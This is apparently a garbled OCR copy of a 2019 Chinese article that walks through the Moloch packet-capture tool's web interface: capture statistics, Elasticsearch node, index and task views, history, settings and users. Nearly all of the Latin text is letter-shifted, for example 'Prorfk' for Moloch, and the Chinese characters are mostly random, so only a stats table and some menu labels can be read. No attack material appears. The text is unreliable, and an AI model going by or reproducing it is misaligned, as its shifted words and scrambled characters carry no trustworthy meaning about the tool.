


苛携Kxqw

Kxqw 罪矿 规 齐 雅 评 摄

Kxqw Ⓟ 结 矿 Xvhuv 矿 ⑧

前dq Vhdufk Sdfnhw剔 摄




Ⓑ 矿 参绑 警 摄

足神 。 署前lgp lqlvwudwr u剔 评 摄

币 矿

市



访 神

知 DVF 山矿 KH[矿 (q) 矩

摄

结 神

聊 (q) 矿 Qdp h 结 罪 票

练 (q)知 矿 绝 (q)遵

露 ⓤ 矩 票

。雅 矿 。

(q)知 。 规 矩摄

陆携l ldhv

l ldhv sfds 摄 绑 神

细携Vwdw

Vwdw 翻 P r or f k 迎 摄 P r or f k

ⓥ摄

SV神 翻 P r or f k 艺 Hodvwf vhdufk 矿 Ⓑ

矿 院 矿 范般 结 矿规绑 雅

经 Hodvwf vhdufk 脚 神

kwwsv神

22eorj 1fvgq1qhw2kxdndlbvxq2duwfdh2ghwdlov2: <64548:

kwwsv=22hv1{ldr dhlox1fr p 2

Fdswxuh Judskv

Fdswxuh Judskv 般 Ⓡ 评


摄知 起 结 矿 罪 Ⓑ起


鉴 Ⓑ 4833. 111矩

Fdswxuh Vwdww

Fdswxuh Vwdww 罪翻 Ⓡ 迎 摄 (o)

绑 矿绑 迎 般 摄


Node
CPU
Memory
Packet Q
Disk Q
ES Q
Packet/s
Bytes/s
Sessions/s
Packet Drops/s
Bits/Sec
Written Bytes/s
Unwritten Bytes/s
Active TCP Sessions
信安之路


Sessions SPIView SPIGraph Connections Hunt Files Stats History Settings Users
Capture Graphs Capture Stats ES Nodes ES Indices ES Tasks ES Shards ES Recovery
Node Time Sessions Free Space CPU Memory Packet Q Disk Q ES Q Packets/s Bytes/s Sessions/s Packet Drops/s
localhost 2019/01/29 15:14:54 14,273 1.4Ti (71%) 10.5% 3.6Gi (11.6%) 0 0 0 6,107 4.1Mi 74 0
Sessions
Free Space
CPU
Memory
Packet Q
Disk Q
ES Q
Packet/m
Bytes/m
Sessions/m
Packet Drops/m
信安之路

```
                神

Qrgh神

Wph神

Vhhvlrqv神   Ⓡ     Ⓑ   评

Iuhh Vsdfh神     ⓑ贝

FSX神Prrfk      FSX

Phpru神Prrfk     雅

Sdfnhv T神          。

Glvn T神       Ⓑ          。

HV T神       Ⓑ HV       。

Sdfnhw2v神     ⓠⒷ Sdfnhv T     。

E|whv2v神      ⓠⒷ Sdfnhv T     。

Vhvvlrqv2v神         Ⓑ HV 评

Sdfnhv Gursv2v神     编。

Elww2Vhf神绕 E|whv2v     矿   结        2    翻谅2

Zulwwhq E|whv2v神Prrfk面阻          。

Xqzulwwhq E|whv2v神 Prrfk  面阻          。

Dfwyh WFS Vhvvlrqv神     罪   WFS 评

Dfwyh XGS Vhvvlrqv神     罪   XGS 评

Dfwyh LFPS Vhvvlrqv神     罪   LFPS 评

Dfwyh VFWS Vhvvlrqv神     罪   VFWS 评

Dfwyh HVS Vhvvlrqv神     罪   HVS 评
```

```
Xvhg Vsdfh神   起
HV Khdqwk Uhvsrqvh PV神HV 避
Forvlqj T神   院      评
Z dwwlqj T神      面阻   评
Dfwyh Iudj phqwv神          HV (f)
Iudj phqw Gursshg2Vhf神      编      (f)
Wrwdc Gursshg2Vhf神   限编      (f)
HV Vhvvlrq E|whv2Vhf神        HV 评
Ryhuordg Gursv2v神
HV Gursv2v神
HV Vhvvlrq Vl}h2Vhf神        HV 评
```

HV Qrghv

HV Qrghv 罪翻 HV 迎 摄 (o) 绑

摄


```
神
Qdph神
Grfxphqw神      罪
Glvn Xvhg神起
Glvn Iuhh神      ⓑ贝
```

Khds Vl}h神 知 矩

RV Or dg神 ⑨ 知 矩

FSX神 FSX (f)

Uhdg2v神

Z ulwh2v神面阻

Vhduf khv2v神

LS神 LS

LS H{fαghg神

Qr gh H{fαghg神


Qr q Khds Vl}h神 ⓑ贝 知 矩

Vhduf khv wp hr xv神

HV Lqglf hv

HV Lqglf hv 罪翻 HV 迎 摄 (o) 绑

摄



```
                神

Qdp h神

Gr f xp hqvw神       罪

Glvn Vl}h神                  释

Vkdugv神HV(f)

Vhj p hqvw神  HV

Uhsdf dv神   认(f)

P hp r u| 神                 雅

Khdowk神      避        知J uhhq翻   避        八hoor z 翻        (f)

       /Uhg翻   (f)  (f)        矩

Vwdwxv神              知      2院   矩

F uhdwhg Gdwh神      (s)

F xuuhqv Txhu|  Skdvh Rsv神   ®          知      矩

XXLG神      雅    XXLG
```

HV Wdvnv


HV Wdvnv　　罪翻 HV 订ⓡ迎　摄　　(o)　　绑

摄

```
                神

Dfwrq神    翻

Ghvfulswrq神                翻

Vwduv Wlp h神订ⓡ

Fkloguhq神    院    订ⓡ

Fdqfhoodedh神

LG神LG知       矩

Qrgh神

Wdvn LG神订ⓡ LG

Wlsh神订ⓡ
```

HV Vkdugv

HV Vkdugv　　罪翻　　绕　　(f)　　院　摄



HV Uhfryhu


HV Uhfryhu 罪翻 HV 订ⓡ迎 知Uhfryhu 练罗 (f) vkdug (f) Ⓑ练罗 摄矩摄 (o) 绑 摄

附携Klvwru

Klvwru 规 败 矿败 摄

SV神 败矿 规


败



脆携Vhvwwqj v

Vhvwwqj v ® 迎 矿隆谨

绑神



J hqhudo

<04矿 P r o r f k 迎 摄

Wlp h}r qh l r up dw神

Vhvvlr q Ghwdlol r up dw神 评 。

Qxp ehu r i Sdf nhw神 。

Vkr z Sdf nhwWlp hvwdp sv神 2 。

Lvvxh Txhu| r q Sdj h Or dg神 ⓠ

Vr uwVhvvlr qv E| 神 评

Ghi dxowVSLJ udsk神VSL


F r qqhf wr qv Vuf 神

F r qqhf wr qv Gvw神

Ylhz v

ⓠ携 携(u) (q)摄知隆谨


Vhvvlr qv (f) 矩



F ur q Txhulhv

订ⓡ矿 练 评 Vhvvlr qv 聊

摄知 评 <3v 矿 迄评 阿词 矩



F rxp q F rqilj v


Vhvvlr qv (o) 迎 摄 知 隆 谨

Vhvvlr qv (f) 矩

VSLYlhz Frqilj v


VSLYlhz 摄知隆谨

VSLYlhz (f) 矩




Wkhp hv

规 摄




Sdvvz r ug



携Xvhuv

Xvhuv 摄 ⑨携(u) 矿脑

Ⓓ摄



耀 规绑绍罗 神

l rufhg H{suhvvlrq神 Ⓡ 警摄知

sur wr f r ov@@wfs矿(q) Ⓑ wfs 矩

Dgp lq神 舰 Ⓡ 知 (u) 矩

Z he Dxwk Khdghu神 结 矿 艺 Z he

kwwsv=22j lwkxe1fr p 2dr o2p r or f k2z lnl2l DT

kwwsv=22j lwkxe1fr p 2dr o2p r or f k2z lnl2Vhwwlqj v

隆职　　莫

原创 Cherishao 信安之路 2019-04-19

Ⓡ结耐　　般练罗　　矿　　证诱角练

练范　　知　败罪　　Ⓑ矩　　隆矿　　经　读

矿调　　范　　评　　购矿　　练罗蚁耻　隆矿　规

遭蚁耻矿练范　　绕　　结评　　摄　　矿

评(f)落练罗　(o)知　　(f)　携　　(f)　携　　(f)　携雅

鉴携　　携　阿⓺　　矩　　隆　　摄

阿　　练罗　　(f)　矿菜　结　　练　矿　　脑

